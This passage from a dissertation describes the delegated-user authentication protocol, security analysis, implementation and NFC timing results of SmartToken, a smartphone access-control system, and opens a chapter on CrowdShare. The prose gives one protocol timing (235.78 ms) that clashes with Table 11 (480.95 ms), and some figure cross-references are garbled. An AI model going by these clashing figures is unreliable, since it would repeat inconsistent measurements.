$K_{\text{Auth}}^\mathcal{D}$ for $\mathcal{D}$, computes authenticator $\sigma_\mathcal{U}$ and delegated token $T_\mathcal{D}$. Further, $\mathcal{S}_\mathcal{U}$ derives a temporary authentication secret K from $p_\mathcal{D}$ and uses K to compute authenticator σ_{del}. Moreover, $\mathcal{S}_\mathcal{U}$ encrypts $(K_{\text{Auth}}^\mathcal{D}, T_\mathcal{D}, T_\mathcal{U})$ with the platform key $pk_\mathcal{P}^\mathcal{D}$ of $\mathcal{S}_\mathcal{D}$ and sends the resulting ciphertext c_{del} to $\mathcal{S}_\mathcal{D}$. Next, $\mathcal{S}_\mathcal{D}$ decrypts and, in case the verification of σ is successful, stores $K_{\text{Auth}}^\mathcal{D}$ and sends $(T_\mathcal{D}, T_\mathcal{U})$ to $\mathcal{H}_\mathcal{D}$, which are used later in the authentication protocol.

6.5.7 *Authentication of Delegated Users*

Authentication of delegated users is depicted in Figure 27. It is similar to authentication of registered users (Figure 25) with the difference that the delegated user $\mathcal{D}$ sends in addition to its delegated token $T_\mathcal{D}$ also the token $T_\mathcal{U}$ of user $\mathcal{U}$ that created $T_\mathcal{D}$. Further, $\mathcal{R}$ first decrypts $T_\mathcal{U}$ to obtain $K_{\text{Del}}^\mathcal{U}$, which is then used to decrypt $K_{\text{Auth}}^\mathcal{D}$ from $T_\mathcal{D}$. Note that $T_\mathcal{D}$ is linked to $T_\mathcal{U}$ since $T_\mathcal{D}$ is a ciphertext that can be decrypted only with the delegation key $K_{\text{Del}}^\mathcal{U}$ of $\mathcal{U}$, which is included in $T_\mathcal{U}$.

6.5.8 *Token and User Revocation*

To revoke a token $T_\mathcal{U}$ (or all tokens of user $\mathcal{U}$), *sn* (or $ID_\mathcal{U}$) is added to *RevList*.

6.6 SECURITY ANALYSIS

In the following we analyze security of our solution with regard to communication protocols and platform security architecture.



Del. user $\mathcal{D}$
TOE $\mathcal{S}_\mathcal{D}$
$K^{\mathcal{D}}_{\text{Auth}}$
Host $\mathcal{H}_\mathcal{D}$
$T_\mathcal{D}, T_\mathcal{U}$
Resource $\mathcal{R}$
$K^{\mathcal{R}}_{\text{Enc}}, K^{\mathcal{R}}_{\text{Auth}}, RevList$
start_auth
start_auth
$N \in_R \{0,1\}^\mu$
$ID_\mathcal{R}, N$
$ID_\mathcal{R}, N$
$m := (ID_\mathcal{D}, ID_\mathcal{R}, N)$
$\sigma_\mathcal{D} \leftarrow \mathsf{RO}(K^{\mathcal{D}}_{\text{Auth}}, m)$
$\sigma_\mathcal{D}$
$\sigma_\mathcal{D}, T_\mathcal{D}, T_\mathcal{U}$
$(sn, ID_\mathcal{U}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, \sigma_\mathcal{I}) \leftarrow \mathsf{Dec}(K^{\mathcal{R}}_{\text{Enc}}; T_\mathcal{U})$
$sn \overset{?}{\notin} RevList$
$ID_\mathcal{U} \overset{?}{\notin} RevList$
$\sigma_\mathcal{I} \overset{?}{=} \mathsf{RO}(K^{\mathcal{R}}_{\text{Auth}}, sn, ID_\mathcal{U}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}})$
$(sn', ID_\mathcal{D}, K^{\mathcal{D}}_{\text{Auth}}, \sigma_\mathcal{U}) \leftarrow \mathsf{Dec}(K^{\mathcal{U}}_{\text{Del}}; T_\mathcal{D})$
$sn' \overset{?}{\notin} RevList$
$ID_\mathcal{D} \overset{?}{\notin} RevList$
$\sigma_\mathcal{U} \overset{?}{=} \mathsf{RO}(K^{\mathcal{R}}_{\text{Auth}}, sn', ID_\mathcal{D}, K^{\mathcal{D}}_{\text{Auth}})$
$\sigma_\mathcal{D} \overset{?}{=} \mathsf{RO}(K^{\mathcal{D}}_{\text{Auth}}, ID_\mathcal{D}, ID_\mathcal{R}, N)$
Reject if any of the above checks fails
Else accept

Figure 27: Authentication protocol for delegated users

6.6.1 *Protocol Analysis*

The security objective (O1) states that only registered and delegated users, whose smartphone has a valid token T and knows the corresponding authentication secret K_{Auth}, can make an honest resource $\mathcal{R}$ accept. This can be formalized by a security experiment $\mathbf{Exp}^{\text{Auth}}_{\mathcal{A}}(q) = out^{\pi}_{\mathcal{R}}$, where a probabilistic polynomial time (p.p.t.) adversary $\mathcal{A}$ must make an honest resource $\mathcal{R}$ to authenticate $\mathcal{A}$ either as a registered user $\mathcal{U}$ or delegated user $\mathcal{D}$ by returning $out^{\pi}_{\mathcal{R}} = 1$ in some instance π of one of the authentication protocols (cf. Section 6.5). Following the approach by Canetti et al. [67], $\mathcal{A}$ can arbitrarily interact a limited number of times q with $\mathcal{I}$, $\mathcal{U}$, $\mathcal{D}$ and their mobile platforms $\mathcal{P} = (\mathcal{H}, \mathcal{S})$ and knows all information stored on $\mathcal{H}$. However, since we do not consider relay attacks, $\mathcal{A}$ is not allowed to simply forward all messages from $\mathcal{S}$ to $\mathcal{R}$ in instance π. Hence, at least some of the protocol messages that made $\mathcal{R}$ accept must have been (partially) computed by $\mathcal{A}$ without knowing the secrets of $\mathcal{S}$. Note that, as discussed in Figure 6.3, by assumption $\mathcal{A}$ does not know any value, including intermediate computation results, stored in $\mathcal{S}$ at any time and can only obtain the messages sent to $\mathcal{S}$ and its responses.

Definition 6.6.1. A token-based authentication scheme achieves token authentication if for every p.p.t. adversary $\mathcal{A}$ $\Pr\left[\mathbf{Exp}^{\text{Auth}}_{\mathcal{A}}(q) = 1\right]$ is negligible in q.

Theorem 6.6.1. *The authentication scheme in Section 6.5 achieves token authentication (cf. Definition 6.6.1) in the random oracle model under the assumption that the underlying encryption schemes are CPA-secure (Section 6.5.1).*

The security proof of this theorem can be found in our technical report [111].

6.6.2 *Platform Architecture Analysis*

Our security architecture leverages the software-based or hardware-based isolation to satisfy the requirement (SR2). Particularly, hardware-based isolation relies on a separate processor providing an isolated execution environment and a dedicated secure memory, while software-based isolation relies on the trusted computing base of TrustDroid framework to enforce domain isolation between the apps running in "open world" and within TEE. Further, our protocols ensure that the security-sensitive data are never available in plain text to untrusted code (cf. Section 6.5). Therefore, the code running on the untrusted host cannot access any secrets which are stored and processed inside TEE.

To satisfy the requirement (SR1), our architecture utilizes the secure storage which is provided either by underlying secure hardware or by the TrustDroid architecture. The secure storage backed in hardware relies on a dedicated secure memory, while software-based solution by TrustDroid is realized based on encryption with a system key stored in a platform keystore.

The security requirement (SR3) is satisfied for software-based TEE based on the user interface of TrustDroid, which provides security indicators to the user according to the security domain with which he is currently communicating. Among different types of hardware-based TEEs only ARM TrustZone provides the secure user interface, hence, in the following pages we discuss security implications imposed by compromise of the secure user interface in our architecture.

IMPLICATIONS OF SECURE UI COMPROMISE SecureUI is essential to provide secure delegation, as this use case requires security-sensitive user input. Particularly, token delegation relies on a password-based authentication of the delegated user $\mathcal{D}$ against the registered user $\mathcal{U}$ before the delegated token is issued. Without a secure user interface, the password can be intercepted by malware and redirected to a malicious device that can impersonate $\mathcal{D}$ and receive the delegated token $T_{\mathcal{D}}$. Further, context-aware access control requires the user $\mathcal{U}$ to define access control policies during the delegation process. When entered via an untrusted user interface, the access policy can be manipulated by malware without consent from the user. Moreover, the malware can trigger token delegation on behalf of the user by impersonating the user's input via the compromised user interface. Hence, in an instance where the secure user interface cannot be provided, advanced security objectives such as secure delegation (O6) and policy-based access control (O7) cannot be achieved.

While ARM TrustZone is capable of providing a secure user interface, it is currently not freely programmable. Thus, in the following, we discuss possible alternatives to a secure user interface on the mobile device that can provide a reasonable trade-off between the available technologies and the desired security features.

NFC proximity NFC proximity provides a means to input a single bit of information directly into TEE. Specifically, a user can authorize or invoke a security sensitive operation such as token delegation or authentication by tapping his phone against the NFC reader. However, the following aspects have to be considered when using NFC proximity to authorize security sensitive operations: First, if the NFC interface is handled by the operating system, the malware can emulate the proximity to the NFC reader by pretending to receive data from the NFC interface. Thus, NFC-based proximity can be reliably provided only by TEEs that feature a direct connection to the NFC chip so that the untrusted operating system cannot spoof the communication. Examples of such secure hardware are SIM-cards, embedded secure elements and secure microSD cards with an integrated NFC chip. Moreover, a powerful adversary with specialized equipment may extend the nominal NFC range of 10–20 cm up to 1–10 meters [153] and trigger NFC on behalf of the user. However, in realistic conditions such an attack is unlikely to go unnoticed as the adversary needs to deploy equipment in user's visual range.

NFC proximity enables secure delegation over the NFC interface. Particularly, the user $\mathcal{U}$ can authenticate the delegated user $\mathcal{D}$ based on a visual contact, while both platforms can use a secure channel based on a key established via NFC[5]. However, NFC proximity cannot be used to securely enter context-aware access control policies.

External secure user interface In some cases it is possible to leverage user interface of external devices for handling security sensitive user input. For instance, if the access control solution is used in an automotive scenario, e.g., for car immobilizers, one could use the car's facilities. Modern cars feature on-board computers (e.g., head units) which typically have large displays and input devices that can be leveraged as the user interface. Moreover, it is reasonable to assume that the car's on-board computer (and hence its user interface) is trusted, since attacks on cars' on-board computers are much less common than attacks on mobile devices[6]. Moreover, the attacker controlling the car's on-board computer will likely have the opportunity to start the car engine directly by attacking its internal infrastructure.

The system that leverages the user interface of external trusted devices to handle secure user input can achieve both secure delegation and context-aware access control, as the external secure user interface can be used to enter both the password required for the delegation, as well as security policies in a secure way.

6.7 IMPLEMENTATION AND EVALUATION

In this section, we present implementation of the SmartToken system and provide performance evaluation.

6.7.1 *Implementation*

To describe our implementation, we first specify crypto primitives and parameter sizes as used by our protocols. We then describe implementation of the main system entities: the issuer, the resource and the mobile platform.

6.7.1.1 *Primitives and Parameter Sizes*

Random oracle RO is implemented as HMAC based on SHA-1, where $\alpha = 160$. For the symmetric encryption scheme ES we used AES, i.e., $\delta = 128$. To achieve CPA-security (Figure 6.5.1), which is required by the MAC-then-encrypt paradigm [44] used in our protocols and our security proof, AES is used in CBC mode with random padding. The public-key encryption scheme is implemented based on RSA with random padding, which means that platform keys are $2,048$ bit RSA keys. Further, we use $\beta = 64$ for token serial numbers *sn* and $\mu = 128$ for nonces. All identifiers *ID* are random 64 bit strings. For

5 Note that the NFC link is commonly assumed not to be susceptible to man-in-the-middle attacks [153]. Hence, when combined with visual authentication, it can be used for secure authenticated key establishment.

6 As many as $175,000$ malicious and risky Android apps were reported Q3 and Q4 of 2012 [279], while attacks against on-board computers are not widespread and very complex [147]

the one-time passwords p used in the user registration (Figure 23) and token delegation protocol (Figure 26), we use $\rho = 128$. Note that long passwords can be encoded in a barcode or data-matrix that can be printed on the user's welcome letter and scanned with the smartphone's camera. For delegated users, the barcode can be shown on the display of the registered user's smartphone and scanned by the camera of the delegated user's phone.

6.7.1.2 *Issuer Implementation*

Implementation of the issuer consists of two major parts: the issuer application and the management system. The former is responsible for handling use cases such as user registration and token issuing, while the latter provides an administrative user interface to allow configuration of the user's access rights.

The issuer application was developed in Java and includes 2 100 Lines of Code (LoC). It uses external libraries mysql-connector-java.jar and bcprov-ext-jdk.jar for MySQL and crypto support, respectively.

The management system is a mixture of PHP, Javascript, and HTML code consisting of about 1 000 LoC. It includes the Structured Query Language (SQL) database for data and the web-server with the administrative interface to enable the manipulation on the dataset. The database is realized on top of MySQL Community Server (GPL)[7]. Further, we used Apache/2.4.3, OpenSSL/1.0.1c, and PHP/5.4.7 for implementation of the web-server. To facilitate development of SQL queries, we used an open source tool phpMyEdit[8] which transforms SQL queries into html and vise versa and supports search functionality.

6.7.1.3 *Resource Implementation*

We implemented resource functionality based on Arduino Uno [27], the development board based on a 8 bit Atmel AVR microcontroller with 32 KB memory clocked at 16 MHz. Arduino is connected via Serial Peripheral Interface (SPI) to the NFC shield [224] – the external interface board based on the PN532 NFC controller [245]. To enable crypto support on Arduino, we used AVR-Crypto-Lib [34] – an open source library for AVR microcontrollers. Furthermore, we utilized NFC library for PN532 NFC controller to handle NFC communication. NFC controller was configured to emulate a contactless smartcard compliant with the NFC Forum type 4 and ISO14443-4 specifications [166, 6].

6.7.1.4 *Mobile Platform*

We used Samsung Galaxy S3 smartphone as our mobile platform and instantiated two versions of SmartToken platform architecture: with TEE established in software and in hardware.

SOFTWARE-BASED TEE. For the implementation of the software-based TEE, we utilized TrustDroid framework to achieve software-based isolation (as discussed in Section 6.4.2.1). Particularly, we used Nexus S smartphone running Android 2.3.3 patched with TrustDroid security extensions and established a dedicated TEE domain isolated from the rest of the applications. Further, we developed SmartTokens and SmartTokensSecure components as

7 http://dev.mysql.com/downloads/mysql/
8 http://www.phpmyedit.org/

regular Android applications and marked them with different colors, so that they were assigned to different security domains upon installation. Particularly, the SmartTokens app was installed as a regular Android app, while SmartTokensSecure was installed into a dedicated TEE security domain. Further, we configured the security policy of TrustDroid with an exceptional rule to allow communication between the SmartTokensSecure and the SmartTokens app. Hence, TrEEService and TrEEMgr were realized as a part of TrustDroid security architecture. Further, UI and SecureUI components were realized based on the keyboard and display drivers provided by Android OS and enhanced by TrustDroid to inform the user with which domain he is currently communicating by indicating the respective color.

hardware-based tee We instantiated the hardware-based TEE on top of a microSD smartcard. Particularly, we used Giesecke & Devrient Mobile Security Card [250], which is a microSD smart card allowing installation of third party applets. The underlying smart card operating system is compliant to JavaCard 2.2.2 and GlobalPlatform 2.2.1 specifications and provides all the cryptographic primitives necessary: Public-key encryption (RSA), symmetric encryption (AES in CBC mode), a cryptographic hash function (SHA1) and a random number generator.

The functionality of the SmartTokensSecure component in our architecture is implemented as a JavaCard applet that uses the internal secure storage on the smart card. UI component of the architecture is represented by standard Android keyboard and display drivers, while TrEEMgr is represented by corresponding mechanisms within JavaCard OS. The implementation of TrEEService is based on the smart card API provided by the Seek-for-Android project [261] which enables access to smart cards. The stock firmware of the Galaxy S3 smartphone already contains this smart card API for the embedded secure element, however, it is disabled by default for the Mobile Security card. Therefore, we deployed on the phone the custom build of CyanogenMod9[9] based on Android 4.0.3 where we included the smart card API patches (version 2.3.2). However, future releases of Seek-for-Android will include support for the Mobile Security Card even on stock devices, hence deployment of custom firmware will no longer be necessary.

smarttokens app implementation. SmartTokens component is implemented as a standard Android application. It is written in Java and includes ca. 5 000 LoC. To implement NFC communication, we used Android NFC card reader and writer APIs, which provide direct access to different NFC tag technologies using tag-specific Application Protocol Data Unit (APDU) command and response structures. Specifically, we use the ISO Dep Android API that allows direct access to smartcard properties and read/write operations according to the widely used ISO 14443-4 standard for contactless smartcards. The implementation of the token authentication and user delegation protocol (cf. Figures 25, 26) uses ISO/IEC 7816-4 and ISO/IEC 7816-8 specific APDUs. ISO/IEC 7816-4 defines a standard interface for identifying applications and accessing files and data on smartcards, while ISO/IEC 7816-8 defines commands for security operations on smartcards.

Communication between SmartTokens and SmartTokensSecure components is realized based on APDUs compliant to ISO7816. For hardware-based TEE the communication is handled by Seek-for-Android [261] API, while for software-based TEE APDUs are tunneled

9 http://www.cyanogenmod.com/

Table 11: Authentication performance (units are in milliseconds with 95% confidence interval)

TEE Type	User Type	Connection establishment	Protocol run	Overall Session Time
Software-based	Registered	245.17(±.18)	196.01(±0.52)	441.18(±0.54)
	Delegated	245.17(±.18)	228.38(±0.53)	473.55(±0.54)
Hardware-based	Registered	245.17(±.18)	480.95(±1.34)	726.12(±1.35)
	Delegated	245.17(±.18)	413.53(±3.72)	658.70(±3.80)

through the standard ICC communication link established between SmartTokens and SmartTokensSecure Android applications.

6.7.2 *Performance Analysis*

To analyze the performance of our solution, we measured the time required to complete user authentication for both, registered and delegated users. Additionally, we performed these measurements for cases with software-based and hardware-based TEEs.

Our measurements are presented in Table 11. The table displays units in ms with 95% confidence interval. As indicated, it takes 245.17 ms in average for the Samsung Galaxy S3 smartphone to discover the Arduino board and to establish a communication session. Further, for software-based TEE version it takes 196.01(±0.52) ms and 228.38(±0.53) ms to authenticate registered and delegated users, respectively, while hardware-based TEE version imposes slightly higher overhead, specifically, authentication protocol run takes 235.78(±1.34) ms for registered and 413.53(±3.72) ms for delegated users. Such a difference stems from low performance of the smart card processor and differences in communication handling between SmartTokens and SmartTokensSecure. Overall, full authentication session time (including session establishment and protocol run) for both TEE versions is below 0.8 s – the threshold one has to take into account for providing positive user experience [218].

6.8 RELATED WORK

In the following we overview related work on access control solutions and NFC-based security sensitive mobile applications.

6.8.1 *Access Control Solutions*

GENERIC ACCESS CONTROL SYSTEMS Our scheme is inspired by Kerberos [210], which is a widely deployed and extensively analyzed authentication protocol. Kerberos provides strong authentication for client/server applications based on symmetric cryptography. Our protocols follow a similar approach to distribute authentication secrets with tokens issued by a Key Distribution Center (KDC), which corresponds to the issuer in our scheme. However, in contrast to Kerberos our scheme enables delegation of tokens by clients (mobile devices) without contacting the KDC. Further, tokens are bound to the identity and the platform of their user by means of a one-time password and a device-specific platform key, respectively.

SMARTPHONE-BASED ACCESS CONTROL SYSTEMS. A smartphone-based access control system supporting delegation of access rights has been presented by Bauer et al. [41, 39, 40]. In contrast to our system, it uses Bluetooth (rather than NFC) for the communication between the mobile device and the resource and, hence, does not have the hard bandwidth limitations imposed by NFC. While their system expresses delegation in form of a digitally signed certificate, access control tokens in our system are based on symmetric cryptography to minimize the communication overhead and to meet the bandwidth constrains of NFC[10]. Further, we consider mobile platform security aspects for protection of authentication secrets, while the work by Bauer et al. rather concentrates on more sophisticated (particularly, role-based) access control policies and usability issues.

Smartphone-based keyless entry solutions for private houses were marketed in USA by Lockitron [202] and Unikey [284]. Their locks can be operated by smartphones and by mechanical keys in order to provide interoperability to legacy locking systems. However, these solutions are not flexible enough for large environments, such as hotels or enterprises: Mechanical keys do not provide policy-based (e.g., time-limited) access and cannot be easily revoked. Further, keyless entry solutions are known to be vulnerable to relay attacks [125], which limits their applicability in environments with higher security requirements (e.g., enterprises).

NFC-based access control solution by Telcred [274] is compatible to RFID systems and can support both, smartphone-based and smartcard-based users. It provides offline authentication of users and supports battery-powered locks. However, in contrast to our solution, Telcred does not provide means for delegation of access rights to other users, and, further, requires all the locks in the system to share the same symmetric key, which implies weak resilience to lock compromise.

6.8.2 *NFC-based Security Sensitive Mobile Applications*

Security sensitive NFC-based applications for smartphones require protection of security sensitive data on the mobile device, and, hence, are relevant to our work.

KEY STORAGE AND MANAGEMENT. Mantoro et al. [206] propose a scheme to protect the cryptographic keys of a PC by securely storing them in the SIM card of an NFC-enabled phone. However, the scheme protects only against offline attacks attempting to recover keys from the PC memory and is vulnerable to runtime attacks since keys are uploaded to the PC when used and thus can be accessed by malware. Noll et al. [226, 180] propose a key management architecture that uses a SIM card to securely manage the authentication secrets of a smartphone. They describe several use cases, including an NFC-based access control system that allows distributing electronic keys via SMS. However, the security of their scheme is unclear since the use case is only sketched and neither protocols nor a security analysis is provided.

10 While the nominal NFC transmission rate is 106 kpbs, the bandwidth usable in practice is only about 10 kbps [271].

NFC-BASED PAYMENT SYSTEMS. Chen et al. [76] propose an NFC-based mobile payment system leveraging SIM-based authentication capabilities of GSM networks. However, their scheme requires all involved parties to be subscribed to the same mobile operator, which is not always guaranteed in practice and not required in our scheme. Another NFC-based mobile payment system by Kadambi et al. [179] is based on payment authorization tokens that are used to authorize transactions. Their scheme protects privacy-sensitive user data, such as credit card numbers, even from merchants. Although their solution uses secure hardware, access to the secure environment is controlled by a commodity operating system that may be vulnerable to various attacks [212, 213]. In contrast, in our scheme access control to the TrEE is enforced by trusted software components. Gauthier et al. [134] propose an offline payment system based on digital vouchers that can be transferred from one to another device over NFC. However, their scheme relies heavily on public-key operations resulting in low performance, while our scheme uses only efficient symmetric techniques and tackles the bandwidth limitations of the NFC interface (for the protocol running over NFC). The Merx system [267] provides a solution for delegated electronic payments. Its system model involves four parties: (1) a customer, (2) a concierge, (3) a merchant and (4) a bank, which can be mapped to the entities of our model as follows: (1) a user, (2) a delegated user, (3) a resource and (4) an issuer, respectively. The system requires online interactions between merchant and bank on each purchase, which is common for payment systems. However, when mapped into our use case, this scheme would require an online connection between the issuer and the resource upon each access of the user to the resource, which is highly undesirable in our use case and not required by our scheme.

NFC-BASED TICKETING SYSTEMS. Tamrakar et al. [271] present an NFC-based authentication scheme for electronic transport tickets. However, their scheme is vulnerable to replay attacks and assumes that the mobile device is equipped with a trusted time source, which is hard to achieve in practice and not required in our scheme. Ghìron et al. [135] present a prototype implementation of an NFC-enabled ticketing system. However, their work focuses on usability rather than security aspects.

NFC-ENABLED REMOTE ATTESTATION. Toegl et al. [164, 277] propose verifying the integrity of public terminals, such as ticket vending machines, using NFC-enabled smartphones. Their scheme requires terminals to be equipped with NFC-enabled TPMs, which do not conform to the latest TPM specification [280] and are not available on the market.

6.9 SUMMARY

In this chapter we presented the design of a token-based access control system for NFC-enabled smartphones that can be used in many different access control applications in business and private areas. The scheme allows users to delegate (a portion of) their access rights to other smartphone users without involvement of a central authority (a token issuer). Our scheme considers the bandwidth constraints of NFC by using only symmetric cryptographic primitives for the protocols running over NFC. We provide a platform security architecture for the protection of application secrets on the platform and elaborate on security properties of our scheme. This architecture can leverage advantages of secure hardware which is already widely available on commodity mobile platforms, or may be deployed using pure software-based security mechanisms.

We provide two prototype implementations for Android-powered NFC-enabled smartphones, one using software-based security mechanisms and another one utilizing secure hardware. Our performance analysis shows that in spite of the limitations of NFC bandwidth our scheme requires less than 0.8 s for user authentication – a favorable threshold to provide positive user experience.

7 CROWDSHARE: SECURE MOBILE RESOURCE SHARING

Mobile personal devices accompany their users anywhere, anytime. In this context there are many compelling scenarios for mobile users to share various resources, such as data (e.g., music files) and access to networks (e.g., tethering). However, resource sharing also creates privacy and security concerns.

In this chapter, we present `CrowdShare`, a framework for secure and private resource sharing among nearby mobile devices. `CrowdShare` provides pseudonymity for users, accountability of resource usage, and mechanisms for access control of resources in terms of social network relationships. The latter, denoted `FoFinder` service, allows two devices to determine, in a privacy-preserving manner, whether their owners are friends or have common friends. Further, `CrowdShare` preserves secure connectivity between nearby devices even in the absence of the mobile infrastructure. To ensure user privacy, FoF supports two modes of operation: (i) server-aided and (ii) based on PSI protocols. Server-aided approach has negligible performance overhead, but might leak some additional data about the social graph to other users (depending on privacy settings set by users in the social network). PSI-based approach does not reveal any additional data, however, at the cost of additional (but yet reasonable) performance overhead[1].

We report prototype implementation of `CrowdShare` for Android devices, good performance and preliminary user evaluations.

REMARK. The results presented in this chapter are due to a collaborative work between Fraunhofer SIT, Technische Universität Darmstadt, University of Helsinki and Aalto University, Helsinki. Main contributions are due to the author of this dissertation. Further, Stanislaus Stelle from TU Darmstadt, as well as Marcin Nagy and Elena Reshetova from Aalto University supported prototype implementation. Moreover, all the collaborators including N.Asokan from University of Helsinki, as well as Thomas Schneider and Ahmad-Reza Sadeghi from TU Darmstadt were involved in fruitful discussions about design, implementation and evaluation of the system. Results of this work have been published in [30], and its extended version is available as a technical report [31]. Further, instantiation of the CrowdShare system based on server-aided friend finder for Internet connectivity sharing among mobile users via multi-hop connections was presented in a master thesis written by Stanislaus Stelle [270].

1 We refer the reader to our follow up [220] work, which allowed us to achieve even lower communication overhead for PSI protocols

7.1 PROBLEM DESCRIPTION AND CONTRIBUTION

The popularity of inexpensive communication services like Skype [9], Gtalk [4], and WhatsApp [12] is increasing rapidly. They allow people to communicate with nearly the same ease when making phone calls and sending Short Message Service (SMS) messages, but at a significantly lower costs to users. However, all these services rely on Internet access, which can be quite difficult to obtain in certain situations. First, Internet services can be quite expensive for users when roaming. As a result, *tethering*, the process of sharing Internet connectivity between devices, has gained popularity. Some devices provide tethering as part of their base functionality, while others can acquire it through installation of third party applications like JoikuSpot [178] and OpenGarden [7]. Second, in some cases Internet connectivity may be impossible such as in the aftermath of a disaster, while visiting rural areas with little network coverage, or when organizing demonstrations against totalitarian regimes. In such situations, ad-hoc mesh networks among mobile devices can provide similar communication or data exchange services. For example, the Serval [8] project focuses on preservation of connectivity between mobile devices by providing MeshSMS and MeshCall services even in the absence of the mobile support infrastructure; Nokia Instant Community [225] allows mobile devices to form an ad-hoc network to exchange messages or share content.

Naturally, any such service that allows the resources of some users (providers) to be shared with other users (consumers) has to identify potential security and privacy threats and provide solutions to address them. In particular, providers need to have convenient means to specify suitable *access control*. Access control may be specified in terms of membership in a service (as it is done by the community-based WiFi sharing service Fon [123]). Another natural basis for the specification of access control is to share Internet connectivity with "friends of friends", e.g., with visitors of an organization or guests at a party. Consumers need for a certain level of privacy has to be balanced against the providers' need for accountability so that providers have evidence of resource usage by consumers.

Contributions. In this chapter we present design and implementation of `CrowdShare` – the service that allows users to share various resources, e.g., exchange files and text messages, or share their tethering connection, via ad-hoc established mobile networks. In our examples, we focus on connectivity sharing (e.g., tethering), however, the architecture is generic and can be applied to resource sharing in general.

Our `CrowdShare` is distinctive from other tethering and mesh networking applications because it incorporates a security architecture with privacy-preserving access control based on social relationships, pseudonymity for users, and accountability for resource use. One of the key features of `CrowdShare` is a *privacy-preserving FoF finder* (`FoFinder`) service, which allows users to specify access control policies based upon social relationships. Specifically, it allows two devices to verify if their owners are direct friends or share common friends in a social network. `FoFinder` combines social network interfaces with security mechanisms to ensure authenticity (a user cannot falsely claim to be a friend of someone) and privacy (users only find information about common friends). Further, to ensure user privacy, `FoFinder` supports two modes of operation: one server-aided and another one based on Private Set Intersection (PSI) protocols. The former approach has negligible performance overhead, but might leak some additional data about social graph




Figure 28: `CrowdShare` system model

to other users (depending on privacy settings set by users in the social network), while PSI-based approach eliminates this drawback at the cost of additional (yet reasonable) performance overhead.

To summarize, our contribution is *design and implementation* of a complete generic framework for secure resource sharing among nearby devices by incorporating a *security architecture* into existing technologies for mesh networking, tethering, and social network interfaces.

7.2 SYSTEM MODEL AND REQUIREMENT ANALYSIS

In the following section we describe our system model and analyze underlying security requirements.

7.2.1 *System Model*

The system model of the `CrowdShare` system is depicted in Figure 28. It consists of a trusted `CrowdShare` server S, a social network server F, and a set of users $\mathcal{U}$. The server S allows users to join the service, while F provides information about friend relationships among users. Each user $U_i \in \mathcal{U}$ possesses a mobile platform which runs the `CrowdShare` application and enables communication of different users via the mesh network. Each user U_i can play one of the following roles: (i) resource provider P, (ii) resource consumer C, or (iii) forwarding node F. P has (a set of) resources $\mathcal{R}$ and may share them with other users (e.g., Internet bandwidth, media files, or location information). P can allow access to his resources either to any U_i, or restrict it to a subset of users $\mathcal{F} \subset \mathcal{U}$, who are in a social relation with P in the social network (e.g., friends or friends of friends). C does not have direct access to $\mathcal{R}$ or $\mathcal{R}$ might be available, but expensive, hence it consumes resources provided by P via the mesh network. Forwarding nodes F forward messages in the mesh network such that P and C can be connected over multiple hops.

7.2.2 *Threat Model and Security Requirements*

CrowdShare and its infrastructure could be subject to several attacks. Our threat model does not cover any attacks against the operating system of the mobile device or any outside component, e.g., servers S and F. Instead, we concentrate on the attacks that users perform against the service itself. We focus on defending against semi-honest adversaries that modify the CrowdShare service in order to learn sensitive information or to gain unauthorized access to services. We identify the following threats for CrowdShare which motivate the need for the respective security requirements.

